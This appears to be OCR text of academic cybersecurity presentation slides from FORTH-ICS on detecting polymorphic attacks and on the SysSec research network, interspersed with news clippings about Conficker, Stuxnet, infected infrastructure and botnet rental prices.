
- Pattern matching/static analysis not enough
  - Highly polymorphic and self-modifying code
- Network-level emulation
  - Detects self-modifying polymorphic shellcode
- Remote code-injection attacks are still a major threat
  - Increasing sophistication
- Attackers have also turned their attention to less widely used services and third-party applications

Real-world Polymorphic attack Detection

Michalis Polychronakis, Evangelos Markatos

Distributed Computing Systems Lab

FORTH-ICS, Crete Greece



SysSec: A European Network of Excellence in Managing Threats and Vulnerabilities in the Future Internet

Evangelos Markatos
FORTH-ICS


Outline of the talk

- Security Challenges: What is the problem?
    - Hackers are getting more sophisticated
    - The impact of cyberattacks is getting larger
- What are we doing about this?
    - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

Outline of the talk

- Security Challenges: What is the problem?
  - *Hackers are getting more sophisticated*
  - The impact of cyberattacks is getting larger
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

Government: UK Parliament’s PCs infected


Telegraph.co.uk
SEARCH
ENHANCED BY Google
Home | News | Election 2010 | Sport | Finance | Lifestyle | Comment | Travel | Culture | Fashion | Jobs | Dating | Subscriber | Offers
Technology | Motoring | Health | Property | Gardening | Food and Drink | Family | Outdoors | Active | Relationships | Expat
Technology News | Reviews | Topics | Advice | Video Games | Blogs | Video | Technology Debate2010
HOME > TECHNOLOGY > MICROSOFT
Share
Digg submit
0 tweet
Email | Print
Text Size + −
Microsoft
News
Politics
UK News
TECHNOLOGY TOPICS
Microsoft in depth
Technology picture galleries
Apple in depth
Google in depth
Sony in depth
Nintendo in depth
TELEGRAPH.CO.UK ON DIGG
Popular Today | Upcoming | Related
content by Telegraph.co.uk powered by digg

Houses of Parliament computers infected with Conficker virus

The Houses of Parliament IT system has become infected with the Conficker computer virus, it has emerged, raising questions about possible security flaws at the Palace of Westminster.

By Matthew Moore
Published: 7:00AM GMT 27 Mar 2009

The Conficker virus has infected computers in the Houses of Parliament Photo: GETTY


271	Drug-free inmates put on methadone before they are released
494	Scientists find new species of lizard with double penis
306	Ring of fire: Annular solar eclipse in Asia and Africa [PIC]
329	Rocking the Taliban
304	Viewers think new Doctor Who is 'too sexy'
255	Stressed teachers 'considering suicide'

Ads by Google

Anti Virus

Computer Virus Clean

Transportation: Cars out of control



THREAT LEVEL

PRIVACY, CRIME AND SECURITY ONLINE


Hacker Disables More Than 100 Cars Remotely

By Kevin Poulsen ✉ March 17, 2010 | 1:52 pm | Categories: Breaches, Crime, Cybersecurity, Hacks and Cracks

More than 100 drivers in Austin, Texas found their cars disabled or the horns honking out of control, after an intruder ran amok in a web-based vehicle-immobilization system normally used to get the attention of consumers delinquent in their auto payments.

Police with Austin's High Tech Crime Unit on Wednesday arrested 20-year-old Omar Ramos-Lopez, a former Texas Auto Center employee who was laid off last month, and allegedly sought revenge by bricking the cars sold from the dealership's four Austin-area lots.

Energy: No electricity



You are here: Home / Energy Resources / Computer virus in Australian power grid

Energy Resources


View archive | RSS Feed
Receive Free UPI Newsletter

Computer virus in Australian power grid

Published: Oct. 2, 2009 at 4:22 PM

SYDNEY, Oct. 2 (UPI) -- A "sinister" computer virus has infected computers controlling Australia's Integral Energy power grid

Defense: fighter planes grounded



French fighter planes grounded by computer virus

French fighter planes were unable to take off after military computers were infected by a computer virus, an intelligence magazine claims.

by Kim Willsher in Paris
Published: 11:43AM GMT 07 Feb 2009


Last but not least: Stuxnet!

Tailored specifically against SCADA systems, is the most recent demonstration that **not only** attacks are **sophisticated**, complex and well-coordinated


It also **demonstrates** that the bad guys:

- are very well-**equipped**

- have **ambitious** goals (cyber-physical systems)



Rent-a-botnet!



DAMBALLA

The Day Before Zero

An Ongoing Conversation About Targeted Attacks

« Sizing a botnet – "You're doing it wrong!"

ISP's Dealing with Botnets »

Want to rent an 80-120k DDoS Botnet?

Over recent weeks there has been a lot of interest in DDoS botnets – that is to say, rentable botnets that provide DDoS as a managed service. I've spoken to a number of people about how easy this is to do, and how practically anyone who happens to know how to use a popular Internet search engine can probably locate the sellers or the hacking message boards they hang around. Perhaps one of the finer points missing about the discussion of renting DDoS botnets pertains to the size.

A fairly typical rate for DDoS botnet rental hovers around the $200 for 10,000 bot agents per day. The rate per day is fairly flexible, and influenced by the actual size of the botnet that the bot master is trying to section off for DDoS services

